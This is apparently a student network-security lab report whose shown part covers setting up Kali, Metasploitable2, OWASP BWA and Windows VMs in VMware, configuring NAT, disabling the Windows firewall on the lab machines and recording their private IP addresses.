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Abstract

This report details a series of network security experiments conducted in a controlled lab environment to evaluate vulnerabilities, defensive mechanisms, and encryption protocols. Key experiments included penetration testing, firewall configuration, intrusion detection system (IDS) deployment, and encryption implementation. Findings revealed critical vulnerabilities such as open ports and weak passwords, while defensive tools like firewalls and IDS demonstrated efficacy in mitigating risks. The results underscore the necessity of layered security strategies in safeguarding networked systems.

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Introduction

Network security is paramount in an era of escalating cyber threats. This lab aimed to simulate real-world attacks and defenses to understand vulnerabilities and countermeasures. By conducting hands-on experiments, the study emphasizes proactive security practices to protect data integrity, confidentiality, and availability.

Objectives

1. Perform penetration testing to identify system vulnerabilities.
2. Configure a firewall to regulate network traffic.
3. Deploy an IDS to detect malicious activities.
4. Implement encryption protocols for secure data transmission.
5. Analyze results to recommend security improvements.

Week 1

Step 1

Download the machines:

1-Kali linux

2-Metasploitable2:

3-Open Web Application Security Project (OWASP)

4-Windows Server2012/ Windows7





5-Wireshark

6-Ubuntu linux

Download windows server and windows 7

After adding the key press next in next steps.

WORKSTATION PRO™ 17




When you download windows 7, will ask you to put the key.


Only will ask for key in windows 7

Download Kali Linux

WORKSTATION PRO™ 17




1




Choose kali file you download it

2

Now you have the kali in library, start kali.



3



4




After you start kali it will ask you it moved or copied, just choose copied.

USERNAME: kali


PASSWORD: kali

Download Metasploitable

WORKSTATION PRO™ 17



Now you have the Metasploitable in library, start Metasploitable.




After you start Metasploitable it will ask you it moved or copied, just choose copied.

USERNAME: msfadmin


PASSWORD: msfadmin

Download OWASP


WORKSTATION PRO™ 17



1




2



3

Now you have the OWASP in library, start OWASP.



4

After you start OWASP it will ask you it moved or copied, just choose copied. **USERNAME: root**


PASSWORD: owaspbwa

Step 2

Making machine NAT

Press Right Click on the machine you want to NAT it, then click on settings.

1



Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	80.1 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Serial Port	Using named pipe \\.\pipe\gns...
Display	Auto detect

Device status

☐ Connected

☒ Connect at power on

Network connection

☐ Bridged: Connected directly to the physical network

☐ Replicate physical network connection state

☒ NAT: Used to share the host's IP address

☐ Host-only: A private network shared with the host

☐ Custom: Specific virtual network

VMnet0

☐ LAN segment:


2

Now click on network adapter, then put the network connection to NAT.


This step for all machines.


Step 3

Turn off the fire wall in windows server and windows 7. Start windows server or 7.



Choose control panel then Network and Internet Connections.






Click Windows Firewall

Select off

This step for Windows Server and Windows 7



Step 4

IP for Server:
192.168.139.129

```
Administrator: Command Prompt

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::a851:8a78:cb33:8fb0%14
Autoconfiguration IPv4 Address. . . : 169.254.143.176
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8543:aba8:18e2:281d%12
IPv4 Address. . . . . : 192.168.139.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.139.2

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

Tunnel adapter isatap.{6B036642-D1AF-424A-89CA-CDA7B68FD775}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

C:\Users\Administrator>
```

IP for 7:
192.168.139.143

```
Command Prompt

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9b2:9244:2125:7b35%11
IPv4 Address. . . . . : 192.168.139.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.139.2

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

Tunnel adapter isatap.{E682A239-403C-4820-8F96-E8E05A45E527}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

C:\Users\????>
```

IP for kali:
192.168.139.142

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.139.142 netmask 255.255.255.0 broadcast 192.168.139.255
    inet6 fe80::20c:29ff:fe2c:dce3 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:2c:dc:e3 txqueuelen 1000 (Ethernet)
    RX packets 36 bytes 2625 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1328 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:8f:0d:b2
inet addr:192.168.139.141 Bcast:192.168.139.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe8f:db2/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:243 errors:0 dropped:0 overruns:0 frame:0
TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
